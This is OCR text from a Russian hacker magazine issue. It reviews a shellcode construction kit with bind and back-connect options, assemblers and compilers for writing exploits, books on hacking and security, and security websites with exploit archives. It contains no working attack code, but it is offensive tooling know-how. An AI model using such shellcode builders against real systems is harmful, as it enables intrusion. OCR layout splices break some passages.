Как раз для таких случаев и существует очень интересная утилита – win32 shellcode constructor, написанная известным русским вирмейкером z0mbie. Это уникальный конструктор shell-кодов, позволяющий сделать буквально любой нужный тебе код, просто выставляя галочки в менюшке слева и следя за тем, что выходит справа. Он позволит использовать любой на выбор метод соединения: захочешь – откроет обыкновенный shell, а захочешь – устроит back-connect (то есть сам будет пытаться коннектиться по заданному адресу). Также в нем реализованы все современные вирмэйкерские фишки, например, поиск API-функций по хэшу, а не по имени (хэш удобнее, потому что занимает всего 4 байта и помещается в любой регистр), использование собственного SEH-обработчика или сжатие кода upx-подобным методом. Результат представится в виде asm-, си- и машинного кода, и ты сразу же сможешь его испытать.

Я с большим удовольствием поиграл с этой программой и понял, что она может не только служить хорошим инструментом для создания shell-кодов, но и быть отличным пособием для новичка, так как все генерируемые ею asm-листинги сопровождаются подробными комментариями.

Скачать конструктор можно с z0mbie.host.sk.



win32 shellcode constructor by z0mbie

КОМПИЛЯТОРЫ АССЕМБЛЕРА

FASM
http://flatassembler.net/

Плоский ассемблер (Flat Assembler) – недавно появившийся, но уже завоевавший широкую популярность компилятор. Переносимость (FASM работает под Win32, Dos и Linux), быстрота, компактность дистрибутива и постоянное развитие проекта – вот что сделало возможным такую положительную реакцию на него кодеров.

Меня же очаровали в этом ассемблере не мощный и удобный язык макросов и не поддержка всех самых современных инструкций процессоров, а способ оформления исходника – нужно

Внутренний язык Ida хорошо документирован, и если ты раньше писал на Си, то у тебя не должно возникнуть трудностей с созданием собственных функций для этого замечательного дизассемблера.

Среда FASM'а


описывать каждую секцию твоего будущего PE-файла. Почему-то мне показалось это невероятно удобным.

Переносимость этого ассемблера позволяет не прыгать к другому компилятору (и не вспоминать его синтаксис и хитрые особенности) сразу же, как только появилась необходимость написать shell-код под *nix. А к миленькому редактору, находящемуся в дистрибутиве, с подсветкой кода очень быстро привыкаешь.

MASM32
http://www.movsd.com/

Если сложить вместе ASM-компилятор и линкер от Microsoft, тучу библиотек и заголовочных файлов, учебник по программированию на ассемблере Iczelion'а и целый ряд разных утилит, так или иначе облегчающих жизнь кодеру, то мы получим пакет MASM32, адаптированный к современному миру старый добрый Macro Assembler.

Пакет определенно хорош. Он не так удобен при написании shell-кодов, как FASM, но некоторые используют его в паре с Visual C++.



Microsoft Macro Assembler Version 6.14

NASM
http://sourceforge.net/projects/nasm

Очередной sourceforge проект. На этот раз не плоский, а Netwide. Мощный модульный x86 ассемблер с перелопаченным синтаксисом, переносимый на любые оси и компилящий код в любом формате. В мануале сказано, что он может создавать файлы следующих форматов: ELF (формат Линукса), NetBSD/FreeBSD, COFF, Microsoft 16-bit OBJ и Win32 – симпатичный списочек, особенно в нем хорошо смотрятся BSD. Вот только изменение синтаксиса все портит. Он, конечно, похож на Intel'овский, но с ним придется разбираться – а это жирный кусок времени для чтения мануалов.

TASM
http://www.borland.com

Borland Turbo Assembler. Если зайти на страничку какого-нибудь вирмейкерского журнала (например, на 29a.host.sk), то сразу можно заметить, что все выкладываемые там исходники написаны в меньшинстве случаев для MASM32 и для TASM – в большинстве. Не знаю, чем так приглянулся этот ассемблер ребятам, пишущим вирусы. Возможно, именно под него они начинали писать вири под DOS, а, когда Билли выпустил Винду, не захотели переходить на что-нибудь другое (альтернативой был только MASM). В целом, очень неплохой компилятор, староват, правда. Он умеет понимать синтаксис MASM, включая его макроопределения, и этой возможностью активно пользуется большая часть ASM-кодеров, работающих с TASM. Хотя во всех книгах пишут о достоинствах его собственного синтаксиса Ideal.

Старик Turbo Assembler

КОМПИЛЯТОРЫ СИ

VC++
http://www.microsoft.com

Если кто и возьмется писать эксплоит под Windows, то он это будет делать только в Visual C++. Почему? Во-первых, потому что у мелкомягких лучший оптимизатор кода – exe'шник получается минимального размера. Во-вторых, Визуальная Студия (Visual Studio), в состав которой входит C++, обладает очень хорошей средой разработки с приличным отладчиком. Подсветка кода, всплывающие окошки с прототипами API-функций – все это благоприятно действует на кодера. В-третьих, потому что ничего другого под рукой нету, а "Builder масдай форева".

Сплэш-скрин Студии

Подсветка кода, всплывающие окошки с прототипами API-функций – все это благоприятно действует на кодера.

Жалко, что скачать Студию из интернета будет затруднительно, в отличие, например, от Icc, ее дистрибутив на дискету не влезет. А если с MSDN'ом, то и на DVD не влезет :).

Borland C++ Builder
http://www.borland.com

Delphi с синтаксисом C++. Такие же компоненты, такая же среда. Кошмар. BCB выплевывает относительно неплохой код, если не использовать VCL. А если использовать, то даже минимальное приложение с трудом на дискету влезет – хорошенький эксплоит получится, не так ли? Без фирменной библиотеки классов C++ Builder подойдет разве что ярым противникам Microsoft, которые не пользуются Visual Studio по религиозным соображениям. А зря.

GCC
http://gcc.gnu.org

Антилопа GNU тут как тут

Под никсами нас ждет увлекательное погружение в мир GNU и общение с живыми представителями вида opensource. Надо попробовать натравить какую-нибудь программу для поиска переполнений в исходниках на gnu с compiler; думаю, будет много смеха.

Если в сети вдруг выкладываются сырцы какого-нибудь эксплоита, то они почти наверняка будут для GCC (как исключение – проект для VS). Главный плюс этого компилятора в том, что он есть на любой тачке с установленной *nix-системой и даже на некоторых тачках с Windows. Я, кстати, для компиляции никсовых эксплоитов в форточках использую GCC из cygwin'а, и вам советую.

ВДОГОНКУ

Помимо всех вышеперечисленных мной инструментов может пригодиться также hex-редактор. Наплодилось их сейчас великое множество. Кто-то предпочитает HIEW, Крис Касперски пользуется QVIEW, а я вот HEX Workshop юзаю и ни в чем себе не отказываю. Друг от друга эти редакторы отличаются не сильно, поэтому выбирай любой – не прогадаешь.

Используй тот софт, который тебе нравится. Пробуй, ставь, удаляй и остановись на том, который окажется для тебя самым удобным. Весь софт, описанный в статье, ты сможешь найти на диске, который прилагается к журналу. Засим кланяюсь, удачных тебе переполнений!

Каролик Андрей (andrusha@real.xakep.ru)

ПОЛЕЗНАЯ БУМАГА

ОБЗОР КНИГ ПО ПРОГРАММИРОВАНИЮ, ВЗЛОМУ И ЗАЩИТЕ

САМОУЧИТЕЛЬ C++

2004
Шилдт Г.
688 страниц
Разумная цена: 145 рублей

Наиболее удобное руководство для самостоятельного изучения C++ в соответствии с требованиями нового стандарта. Книга состоит из коротких, но тщательно продуманных уроков. Урок начинается с описания определенного программного принципа, который иллюстрируется далее примером ("принцип в действии"), в конце приводятся упражнения для закрепления изученного материала. Содержание каждого нового урока строится на основе уже пройденных, что облегчает восприятие материала и ускоряет процесс обучения программированию на C++.

ASSEMBLER: УЧЕБНИК ДЛЯ ВУЗОВ

2004
Юров В.И.
637 страниц
Разумная цена: 144 рубля

Книга посвящена вопросам программирования на языке ассемблера для компьютеров на базе микропроцессоров фирмы Intel (описание команд для Intel-совестимых процессоров до Pentium 4 включительно). Интересна будет в первую очередь тем, кто профессионально занимается системным программированием. Так как этот курс читается автором в одном из вузов, методика изложения материала - лекционная. Кроме того, автор особо заостряет внимание на тех вопросах, которые обычно вызывают трудности у студентов. Здесь ты найдешь информацию по архитектуре микропроцессоров Intel, средствам ассемблера для работы со структурами данных, макросредствам языка, организации модульного программирования, разработке оконных приложений, программированию математического сопроцессора, использованию MMX-расширения микропроцессоров Pentium и многое другое.

ASSEMBLER: ПРАКТИКУМ

2003
Юров В.И.
400 страниц
Разумная цена: 110 рублей

Масса практического материала для создания сложных программ на языке ассемблера. Приведены варианты ассемблерной реализации многих известных и востребованных на практике алгоритмов. Изложение базовых вопросов прикладного программирования сопровождается рассмотрением интересных практических задач. Арифметика чисел любой разрядности, генерация псевдослучайных последовательностей, сложные структуры данных, работа с хэш-таблицами, сортировка и поиск, основы компиляции, рекурсия и рекурсивные алгоритмы, разработка библиотек DLL, работа с консолью, работа с файлами, алгоритмы преобразования чисел, оценка эффективности ассемблерного кода, вычисление контрольных сумм и многое другое - книга стоит того, чтобы быть в твоей библиотеке.

ЯЗЫК ПРОГРАММИРОВАНИЯ C++. ЛЕКЦИИ И УПРАЖНЕНИЯ: УЧЕБНИК

2003
Прата С.
1104 страницы
Разумная цена: 204 рубля

Содержание книги не привязано ни к какой конкретной реализации C++ и охватывает обширный круг вопросов, необходимых для создания полноценных программ на C++, - от знакомства с основами синтаксиса языка до многочисленных новых функциональных возможностей C++ (классы, объекты, наследование, полиморфизм, виртуальные функции, стандартная библиотека шаблонов STL, RTTI и т.п.). Отличительные особенности книги - структурированное изложение материала и изобилие практических примеров. Для начинающих книга послужит отличным учебником, а для профи - наглядным справочником, облегчающим ежедневный труд.

ЯЗЫК ПРОГРАММИРОВАНИЯ СИ

2001
Керниган Б.
352 страницы
Разумная цена: 135 рублей

Когда необходимо срочно подглядеть в какие-либо справочные материалы по C или C++, как назло под рукой не оказывается ничего дельного. Хорошо, если доступен интернет - там подобной информации навалом. А если нет? Не таскать же с собой огромные справочники. Эта небольшая книжка решит проблему. В ней нет ничего лишнего - только основные данные: обзор синтаксиса языка, типы, операторы, переменные и выражения, циклы управления, функции и структура программы, указатели и массивы, структуры, ввод и вывод, интерфейс с UNIX, а также несколько полезных приложений.

ЯЗЫК ПРОГРАММИРОВАНИЯ C++. СПЕЦИАЛЬНОЕ ИЗДАНИЕ

2004
Страуструп Б.
1004 страницы
Разумная цена: 348 рублей

Книга от автора языка программирования C++, с подробным описанием возможностей и эффективных подходов к решению разнообразных задач проектирования и программирования. В ней содержится множество практических примеров, демонстрирующих современный объектно-ориентированный подход к созданию программных продуктов и хороший стиль программирования на C++. Это - специальное издание, более адаптированное для начинающих программистов. Отдельно рассмотрены нововведения языка: стандартная библиотека шаблонов (STL), пространства имен (namespaces), механизм идентификации типов во время выполнения (RTTI), явные приведения типов (cast-операторы) и многое другое.

ПРОГРАММИРОВАНИЕ НА ЯЗЫКЕ АССЕМБЛЕРА IBM PC

2003
Пильщиков В.Н.
288 страниц
Разумная цена: 93 рубля

Если ты учишься на факультете вычислительной математики и кибернетике МГУ им. М.В. Ломоносова, покупай не раздумывая - можно будет не посещать лекции курса "Архитектура ЭВМ и язык ассемблера" :). Для всех остальных книга послужит неплохим справочником по MASM 4.0. В книге в основном рассматриваются общие приемы программирования, и мало внимания уделено вопросам управления различными устройствами ПК при помощи ассемблера. По мнению автора, будет проще перейти от общего к частному, а не наоборот.

ASSEMBLER. СПЕЦИАЛЬНЫЙ СПРАВОЧНИК

2004
Юров В.И.
412 страниц
Разумная цена: 144 рубля

Справочный материал по языку ассемблера для процессоров Intel (описание системы команд до Pentium 4 включительно). Включены необходимые сведения по процессорам 32-разрядной архитектуры Intel (IA-32) и версиям пакетов TASM и MASM. Книга пригодится и при программировании процессоров, поддерживающих базовые элементы IA-32 (процессоры фирм AMD, VIA, Transmeta). Книга написана профессиональным программистом и преподавателем, читается легко и прекрасно проиллюстрирована примерами.

НАЧАЛЬНЫЙ КУРС C И C++

2003
Березин Б.И.
288 страниц
Разумная цена: 88 рублей

Пособие для "самых маленьких". Книга не претендует на изложение всех нюансов языка C++, но позволяет постичь основы программирования на C. Ценность книги заключается в том, что она написана на основе учебного курса "C++ для начинающих", который читается на протяжении нескольких лет в учебном центре "Диалог-МИФИ". То есть материал давно обкатан на других новичках и представляет собой универсальный инструмент для самообучения. Прикинь, сколько стоили бы тебе курсы, а за книжку ты заплатишь меньше сотни.

ЗАЩИЩЕННЫЙ КОД

2004
Ховард М.
704 страницы
Разумная цена: 383 рубля

Книга для разработчиков собственного ПО. Практические советы и »

■ Огромное спасибо букинистическому интернет-магазину "OS-Книга", который любезно предоставил нам все эти книжки. При желании ты сможешь приобрести их по разумным ценам на сайте этого магазина www.osbook.ru.

рекомендации по защите разрабатываемых приложений на всех этапах: от проектирования до тестирования по выявлению брешей в готовой программе и создания безопасной документации. Из книги ты узнаешь, как моделировать опасности и какие методы защиты наиболее эффективны. Рассмотрены основные принципы безопасного кодирования: переполнение буфера, выбор механизма управления доступом, принцип минимальных привилегий, подводные камни криптографии, защита секретных данных, недостатки канонического представления, проблемы БД и многое другое. Кроме общих методов обеспечения защиты, уделено особое внимание сетевой безопасности при разработке сетевых приложений.

ПЕРСОНАЛЬНАЯ ЗАЩИТА ОТ ХАКЕРОВ. РУКОВОДСТВО ДЛЯ НАЧИНАЮЩИХ

2002
Джерри Ли Форд
272 страницы
Разумная цена: 105 рублей

Название уже подразумевает, что содержание книги касается обеспечения безопасности своей персоналки дома при подключении к инету: определения текущего уровня защищенности, необходимости в средствах защиты и усиления защиты посредством установки дополнительных программ. Как установить персональный брандмауэр, чтобы уменьшить свою уязвимость, как правильно установить и конфигурировать McAfee, BlackICE, Defender и ZoneAlarm, как протестировать защиту и закрыть слабые места в системе безопасности - в этой книге ты найдешь ответы на эти и другие вопросы.

ЗАЩИТА ОТ ХАКЕРОВ. АНАЛИЗ 20 СЦЕНАРИЕВ ВЗЛОМА

2002
Шифрман М.
304 страницы
Разумная цена: 165 рублей

20 сценариев взлома - 20 реальных историй из области компьютерной безопасности, изложенных ведущими экспертами, консультантами и специалистами. Причем это не простой пересказ событий - представлена подноготная каждого случая: анализ инцидента и возможные методы решения проблемы. Те, кто несет ответственность за безопасность сетей, найдут много интересного о реальных вторжениях, изучат сценарии атак и стили атакующих. Книга состоит из двух частей: в первой приводятся описание случая взлома и сведения для воссоздания полной картины инцидента, во второй - предлагаются возможные пути выхода из ситуации и даются ответы на поставленные вопросы.

БЫСТРО И ЛЕГКО. ХАКИНГ И АНТИХАКИНГ: ЗАЩИТА И НАПАДЕНИЕ

2004
Alex WebKnacKer
400 страниц
Разумная цена: 175 рублей

Взлом и защита на наглядных примерах: проникновение в систему, реализация цели вторжения, сокрытие следов, хакинг браузеров, почтовых клиентов, ICQ, веб-сайтов, атаки DoS, хакинг компьютеров Windows 2000/XP, хакинг средств удаленного управления, хакинг брандмауэров, перехват сетевых данных, хакинг коммутируемого доступа и многое другое. Прилагается диск, на котором размещено более 100 программ, описанных в книге.

ЗАЩИТА КОМПЬЮТЕРНОЙ ИНФОРМАЦИИ

2000
Анин Б.Ю.
384 страницы
Разумная цена: 115 рублей

Современные технологии защиты информации, детально описанные в этой книге, - твое оружие против попыток несанкционированного доступа к конфиденциальным данным. Прочитав книгу, ты научишься находить и удалять так называемые программные закладки (клавиатурные шпионы, троянские программы и т.п.), усилишь парольную защиту ОС для предотвращения взлома и защитишь свою систему от проникновения извне через компьютерную сеть. А, применяя описанные технологии шифрования, сможешь сделать так, чтобы к хранимым данным доступ имел только ты.

ЗАЩИТА ОТ ХАКЕРОВ КОММЕРЧЕСКОГО САЙТА

2004
Рассел Р.
552 страницы
Разумная цена: 578 рублей

Казалось бы, программное обеспечение постоянно модернизируется и со временем должно стать неприступным для атак. На практике все с точностью до наоборот. Идея книги: защитить свой ресурс от взлома можно, если думать, как взломщик. Ты узнаешь способы взлома защиты (DDoS-атаки) и сможешь собственноручно проверить систему безопасности на прочность. Особое внимание уделено вопросу безопасности финансовых транзакций через интернет и разработке изначально защищенного веб-сайта. Подробно рассмотрены методы оценки защитных мер и внедрение политики сетевой безопасности, а также чрезвычайное планирование на случай взлома.

ТЕХНИКА СЕТЕВЫХ АТАК

Доступное описание проблем безопасности в сети. Даны рекомендации, как обезопасить себя от атак на UNIX (атака Кевина Митника), Windows 95/98/NT/2000 (уязвимость автоматического входа в систему, уязвимость алгоритма шифрования хэш-значения, передаваемого по сети, подбор пароля, атака RedButton), системы электронной торговли, почтовые серверы (перех-

2001
Касперски К.
400 страниц
Разумная цена: 184 рубля

ват почтового трафика, червь Морриса, ошибка "uudecode", ошибка неявной поддержки конвейера) и клиентов, веб-серверы и браузеры, телеконференции и многое другое. Бонус - черные ходы в Windows 2000.

ПРОТИВОСТОЯНИЕ ХАКЕРАМ. ПОШАГОВОЕ РУКОВОДСТВО ПО КОМПЬЮТЕРНЫМ АТАКАМ И ЭФФЕКТИВНОЙ ЗАЩИТЕ

2003
Скудис Э.
512 страниц
Разумная цена: 190 рублей

» Книга адресована системным и сетевым администраторам, занимающимся компьютерными атаками и способами их предотвращения. Стратегии атак и методы защиты, которые описаны в книге, используются на практике многими предприятиями и организациями, имеющими компьютерные сети. Прочитав книгу, ты поймешь, какими методами пользуется твой противник при взломе: начиная от простого сканирования и заканчивая мощными атаками (которые зачастую носят заказной характер и хорошо финансируются). Детально рассматриваются наиболее часто встречающиеся стратегии реальных атак и даются советы, как защититься от возможных нападений.

ОБНАРУЖЕНИЕ НАРУШЕНИЙ БЕЗОПАСНОСТИ В СЕТЯХ

2003
Норткат С.
448 страниц
Разумная цена: 204 рубля

» Современные аппаратные и программные средства противодействия атакам хакеров, которые позволят организовать надежную защиту своей локальной сети или отдельного ее узла. Удобно, что описывается полная последовательность действий, которые должны осуществляться при возникновении нестандартных ситуаций. Изучив книгу, ты научишься понимать основные принципы работы протоколов TCP/IP в реальных условиях, анализировать сетевой трафик, разбираться в полях IP-заголовка, использовать анализаторы TCPdump и Snort для выявления вредоносного трафика, обнаруживать разведку и сканирование с помощью специальных программ.

ПОТОЧНЫЕ ШИФРЫ

» Рассматриваются основы криптографии с секретным ключом, симметричные шифры, блочные и поточные шифры, современные синхронные поточные шифры, стохастические поточные криптоалгоритмы (приводятся примеры вероятностных и полиморфных поточных шифров), защита информации в стандарте GSM, криптоанализ протокола WEP (используется в беспроводных сетях RadioEthernet; в ядре этого протокола расположен поточный криптоалгоритм RC4, с помощью которого шифруется весь трафик беспроводной сети).

2003
Асосков А.В.
336 страниц
Разумная цена: 127 рублей

ПРОГРАММИРОВАНИЕ АЛГОРИТМОВ ЗАЩИТЫ ИНФОРМАЦИИ: УЧЕБНОЕ ПОСОБИЕ

2002
Домашев А.В.
416 страниц
Разумная цена: 150 рублей

» Книга посвящена вопросам программной реализации различных методов защиты информации (основное внимание уделено криптографическим механизмам защиты). Рассматриваются реализация отечественного стандарта криптографической защиты 28147-89: различные аспекты реализации и оптимизации алгоритма; сертифицированная система криптографической защиты "Верба-О"; алгоритмы выработки и проверки электронной цифровой подписи; основные методы реализации датчиков случайных чисел; вопросы повышения надежности программных средств защиты информации; интерфейс CryptoAPI 1.0. Книга незаменима для тех, кто изучает дисциплины "Программно-аппаратные средства обеспечения информационной безопасности", "Методы криптографической защиты информации".

Каролик Андрей (andrusha@sl.ru)

WEB

ВКУСНЫЕ ССЫЛКИ В ИНТЕРНЕТ

Не буду скрывать, что, готовя этот обзор, я в очередной раз добавил несколько новых закладок и в своем браузере. Каждая из представленных здесь ссылок интересна и полезна.

SECURITY.NNOV.RU

Этот проект был создан еще в 1999 году благодаря стараниям ЗАРАЗы (ЗАРАЗА@security.nnov.ru) - профессионала в области безопасности корпоративных сетей (если помнишь, интервью с ним мы делали в апрельском Спеце). Сейчас это обновляемый несколько раз в неделю новостной портал, посвященный компьютерной безопасности. Новости собираются с различных сайтов и из рассылок, посвященных взлому и безопасности (для каждой новости указан ее источник). Тут же ты найдешь несколько авторских материалов ЗАРАЗы и коллекцию эксплоитов (в хозяйстве пригодится :). Форум сайта порадовал обилием познавательных ниток, а не разговорами о погоде.

WWW.SECURITYLAB.RU

Портал, оперативно рассказывающий о событиях в области информационной безопасности. Здесь ты найдешь последнюю информацию о найденных уязвимостях и конкретные рекомендации по их устранению. Есть и аналитические материалы по различным направлениям информационной безопасности. Тут же последние бюллетени безопасности производителей различного ПО и подробная информация по эксплоитам: цель, воздействие, автор, описание уязвимости, а также ссылка, чтобы скачать исходник, - естественно, для анализа, а не для использования по назначению :). На сайте собрано более 5000 (!) различных утилит (с описанием), которые необходимы администраторам и разработчикам программного обеспечения в повседневной работе. Форум по праву считается одним из самых популярных в России. На нем, в основном, общаются системные администраторы, специалисты в области компьютеров, компьютерной безопасности и защиты информации, разработчики программного обеспечения. Задай правильный вопрос - и получишь оперативный ответ от специалистов.

WWW.BUGTRACK.RU

Популярный "мамонт" (существует уже давно) среди русскоязычных сайтов, посвященных информационной безопасности. О полезности ресурса можно судить по еженедельному тиражу информационных рассылок, который зашкаливает за 100 тысяч. Характерная черта сайта - его создатели не ставили целью гнаться за объемом и заниматься мониторингом информации о многочисленных уязвимостях малоизвестных программ. Кроме того, некоторые тексты авторы намеренно оставляют на английском языке, считая свою аудиторию достаточно образованной и без проблем владеющей техническим английским (на всякий пожарный есть электронные переводчики). Упор делается на отслеживание тенденций, аналитику и информирование о наиболее значимых событиях. В 2003 году сайт победил в номинации "Сайт года" от "Хард'н'софт" (http://ezhe.ru/POTOP/results.html?do=res;2003;13), а в 2004 году занял 3-е место в номинации "Сайт информационных технологий и телекоммуникаций" от "РОТОР" (http://ezhe.ru/POTOP/results.html?do=res;2004;11).

WWW.VOID.RU

Другой некоммерческий проект, который позиционирует себя как независимый сайт по вопросам информационной безопасности (уязвимости в программном обеспечении, технологии сбора информации и технологии сохранения целостности систем). Здесь есть и новости, и статьи, но настоящей изюминкой ресурса является файловый архив, детальная статистика по русскому сектору интернета и архив инцидентов. При желании ты можешь зарегистрироваться (http://void.ru/?do=reg) и начать принимать участие в жизни проекта - писать комментарии к материалам, расположенным на ресурсе, присылать свои собственные пресс-релизы, новости и любую другую информацию, которая имеет отношение к безопасности данных. Для программистов и сетевых администраторов есть раздел, посвященный работе (вакансии и резюме).

WWW.OPENNET.RU

Ресурс, посвященный Unix-системам и отк-

рытым технологиям, адресован прежде всего администраторам и программистам. Он мало чем отличается от подобных порталов, содержит стандартные разделы: новости, статьи, советы, форум, ссылки и документация. Но есть внутри сайта несколько мини-порталов, имеющих узкую специализацию: solaris.opennet.ru (ОС Sun Solaris), bsd.opennet.ru (ОС FreeBSD, OpenBSD, NetBSD), cisco.opennet.ru (маршрутизаторы и коммутаторы), linux.opennet.ru (ОС Linux), web.opennet.ru (веб-технологии), security.opennet.ru (безопасность), palm.opennet.ru (карманные ПК), ftp.opennet.ru (файловый архив). Нам в данном случае интересен портал security.opennet.ru, который посвящен безопасности Unix-подобных систем (Linux, Solaris, FreeBSD, OpenBSD, SCO, AIX и т.д.). Для удобства ресурс четко разбит на тематические разделы: Summary advisories (практические советы), Exploits (эксплоиты), CGI scripts bugs (дырки в скриптах на cgi), Patches (патчи), Network-level applications (сетевые приложения), User-level applications (несетевые приложения), Routers (Cisco) and firewalls (роутеры и фаерволы), Linux (RedHat, Mandrake, Debian), FreeBSD, NETBSD, OpenBSD, BSDI, AIX, True64, HP UNIX, SGI IRIX, SCO UNIX, Solaris, SUNOS, MS bugs (баги микромягкого). Такое деление очень удобно: меньше рыться в ссылках и проще находить интересующую информацию.

WWW.NSD.RU/HACK.PHP

Неплохая подборка статей, всевозможных руководств и обучающих мануалов по взлому. Статьи (более 120) крайне информативны. Тут тебе и сетевой взлом для начинающих (сканеры, прокси, логи, анонимная почта, фаерволы, взлом хостинга, баги в чатах и форумах, эксплоиты и трояны), и сетевой взлом для продвинутых (алгоритмы анализа удаленной системы, DNS-спуффинг, обход фаерволов, секреты IP-протокола, взлом роутеров, переполнение буфера, подделка MAC-адресов и прочее), консольные команды, сетевая защита (веб-сервера, от SYN-атак, техника сокрытия портов от сетевых сканеров), защита программ (защита байт-кода, безопасность cgi скриптов), безопасность и тонкости Unix-систем и прочие вкусные статьи по взлому (взлом автоответчиков, взлом таксофонов, перепрошивка SIM-карты).

WWW.DCHACK.NET

Сайт посвящен сетевой безопасности и всему, что с этим связано. Он не претендует на мегапопулярность, но интересен тем, что содержит в основном актуальные материалы и неустаревшую информацию (ведь обычно подобные ресурсы страдают устареванием контента). На сайте ты найдешь: статьи (определение и сокрытие IP, кардинг, сетевые протоколы, DoS, трояны, DCOM/RPC, взлом паролей, изнасилование Линукса :), черви, шпионы, удаленное переполнение, работа с БД и прочее), файловый архив (эксплоиты, брутфорс, сканеры, снифферы и т.д.), тематические форумы (взлом, серфинг, программирование, софт, железо, уязвимости), эксплоиты и уязвимости.

WWW.WASM.RU

Ресурс для программистов на ассемблере под различные операционные системы (большая часть материалов касается программирования под Windows). Основные направления материалов сайта: системное программирование, сетевое программирование, отладка и дизассемблирование программ, защита от дизассемблирования и вопросы, касающиеся различных аспектов безопасности. Также на сайте находятся исходники на ассемблере (интерфейс, работа с файлами, графика, мультимедиа, сеть, система, утилиты) и большое количество инструментов (редакторы, модификаторы, распаковщики, компиляторы, упаковщики, отладчики, примочки для Soft-Ice и IDA, крипторы, дизассемблеры, инсталляторы, декомпиляторы и многое другое), которые могут пригодиться кодеру. Коллекция программ постепенно обновляется и пополняется. И очень хорошо организован и оформлен форум (http://www.wasm.ru/forum/).

WWW.SECURITYFOCUS.COM

Этот ресурс был куплен компанией Symantec в 2002 году и на данный момент является достаточно известным информационным источником для профи по безопасности во всем мире. Доступ к точной и оперативной информации осуществляется совершенно бесплатно (если для наших ресурсов бесплатность очевидна, то на Западе полно аналогичных ресурсов с некоторой, пусть небольшой, абонентской платой). SecurityFocus придерживается нейтральной позиции по отношению к взлому, обеспечивая посетителей объективной, своевременной и всесторонней информацией. База данных по известным уязвимостям различных платформ и услуг интересна профи благодаря самой свежей информации, которая выкладывается на сайт бесплатно через 48 часов после того, когда уязвимость была найдена. Более оперативно (почти сразу) эту информацию получают платные пользователи Symantec. Статьи для сайта пишут люди не с улицы, а из специального штата. Все материалы для удобства поиска условно разделены на восемь групп: Penetration-Testing (тест на защищенность), Firewalls (брандмауэры), Intrusion Detection (IDS, обнаружение атак), Incident Handling (обработка инцидента) и другие.

WWW.CERT.ORG

Этот сайт (по сути, научно-исследовательский институт) был открыт в 1988 году после громкого инцидента с червем, который поразил около 10% компьютеров, подключенных к инету. На CERT/CC ты найдешь множество советов по совершенно разным компьютерным инцидентам, связанных с безопасностью. На сайте анализируются уязвимости в прог- »

раммном обеспечении, сетях и системах, используемые на межсетевых компьютерах. Анализу подвергаются прежде всего тенденции в инцидентах и методы вторжения. Информация окажется полезной в первую очередь администраторам сетей.

WWW.SECURITYNEWS-PORTAL.COM

SecurityNewsPortal - некоммерческий ресурс, на котором собраны последние новости по вирусам, троянам, хакерам и прочей нечисти. Фактически SNP делает один человек, работающий на пиве :) и собирающий новости по безопасности. Обновление сайта происходит 24 часа в сутки, семь дней в неделю и 365 дней в году. Многие, кто знаком с этим сайтом, любят его за авторское мнение. Марк, автор ресурса, поясняет это так: "Каждый день я просматриваю несколько сотен статей и новостей. Некоторые статьи производят на меня впечатление, некоторые заставляют зевнуть, некоторые делают меня разъяренным, а некоторые заставляют смеяться. Я отбираю те новости, которые считаю стоящими, и комментирую их". То есть на этом сайте ты не найдешь всех новостей по безопасности, но только самое вкусное и достаточное для того, чтобы иметь представление о происходящем в интернете.

DJILAND.NAROD.RU/OBR.HTML

Мал золотник, да дорог - так можно охарактеризовать этот ресурс. Здесь выложено всего несколько заархивированных книжек, но каких! Мануал по хаку, учебник по Visual++, учебник по

Borland C++, учебник по C++ от автора языка Бьерна Страуструпа, библия программиста Кнута (правда, почему-то только первый и третий тома) и пособие по программированию под Windows в двух частях. Выкачивай и читай на здоровье!

DOCS.GETS.RU

Компьютерная библиотека, в которой собраны тысячи (!) статей на совершенно разные темы. По безопасности, к примеру, здесь лежит 190 статей. Библиотека разбита на тематические разделы (базы данных, безопасность, графика и дизайн, игры, интернет-маркетинг, интернет-технологии, компьютеры и железо, мобильные устройства, операционные системы, программирование, программные руководства, сети и разное), которые, в свою очередь, имеют подразделы (раздел безопасность, например, содержит подразделы: вирусы, интернет, криптография, операционные системы, программы и разное). Интересно, что библиотека хранит не оригинальные тексты, а ссылки на первоисточники. При этом я не нашел, сколько ни ковырялся, ни одной битой ссылки. Приятно, однако.


WWW.CODENET.RU

Настоящий рай для программистов. Чего тут только нет: C и C++, C++ Builder, Visual C++, Visual Basic, Delphi, ассемблер, DOS & BIOS, оптимизация, алгоритмы, компиляторы, MySql, Postgres, Interbase, Oracle, MS SQL Server, Visual FoxPro, СУБД Cache, CASE-средства, PHP, Perl, Java, RFC2068, XML, Cookies, CGI, SSI и еще куча всего. Единственное непонятно: почему автор сайта отнес Photoshop к необходимым ресурсам программиста. Здесь же есть огромное количество исходников и тематические форумы: Borland C++ Builder, Microsoft Visual C++, Delphi & Kylix, Pascal, работа с графикой, работа со звуком, Visual Basic, низкоуровневое программирование, операционные системы, безопасность и шифрование, SQL- и SQL-сервера, веб-программирование, верстка HTML и глюки NN и MSIE.

WWW.SOURCES.RU


На этом ресурсе собраны одновременно и справочные материалы, и статьи, и исходники по Java, Java Scripts, Delphi, Pascal, Kylix, C/C++/Visual C++, C++ Builder, Visual Basic, ASM. Есть описание протоколов HTTP, FTP, RPC, SMTP, POP3, IMAP4, SNMP, IPX/SPX; каталог сайтов по ассемблеру, C++ Builder, C/C++ и Delphi. Форум (http://forum.sources.ru/) - один из наиболее крупных в рунете по программированию, безопасности и сетям.

ALEXEENKO.PRIMA.SUSU.AC.RU



